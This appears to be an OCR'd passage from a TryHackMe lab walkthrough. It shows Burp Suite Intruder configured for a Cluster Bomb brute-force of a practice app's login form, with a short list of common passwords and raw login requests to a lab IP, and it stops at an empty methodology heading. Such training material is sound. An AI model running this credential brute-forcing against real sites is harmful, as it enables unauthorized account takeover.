


Go to the Intruder tab, we will see the request . Under the ‘Position’ tab, clear all the payload markers and select the username and password to add as positions.



Applications Places
Fri 17 Jun, 15:35
AttackBox IP:10.10.250.89
Santa Sleigh Tracker - Mozilla Firefox
Santa Sleigh Tracker
10.10.183.75
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Santa Sleigh Tracker
Burp Suite Community Edition v2022.2.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
1 × 2 × ...
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://10.10.183.75
Update Host header to match target
Add §
Clear §
Clear all payload markers
Refresh
1 POST /login HTTP/1.1
2 Host: 10.10.183.75
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.183.75
10 Connection: close
Search...
0 matches
Clear
2 payload positions
Length: 494
THM AttackBox
16m 43s




After that, select “Cluster Bomb” as Attack type.




Click the ‘Payloads’ tab and set the username and password for set 1 and set 2.





Once we press start attack, we will get the username and password with different length.


Applications Places
Fri 17 Jun, 15:36AttackBox IP:10.10.250.89
Santa Sleigh Tracker - Mozilla Firefox
Santa Sleigh Tracker
10.10.183.75
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Santa Sleigh Tracker
Burp Suite Community Edition v2022.2.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
1 × 2 × ...
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 3
Payload type: Simple list
Request count: 9
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
password
admin
12345
Add
Add from list ... [Pro version only]
THM AttackBox
15m 26s



Enter the correct username and password on the browser, we will get the flag.


Applications Places
Fri 17 Jun, 15:37
AttackBox IP:10.10.250.89
Santa Sleigh Tracker - Mozilla Firefox
Santa Sleigh Tracker
10.10.183.75
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Santa Sleigh Tracker
admin
Sign in
The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering
10.10.183.75
Request
Response
Pretty
Raw
Hex
\n
1 POST /login HTTP/1.1
2 Host: 10.10.183.75
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
Search...
0 matches
Finished
THM AttackBox
14m 50s



Thought Process/Methodology:

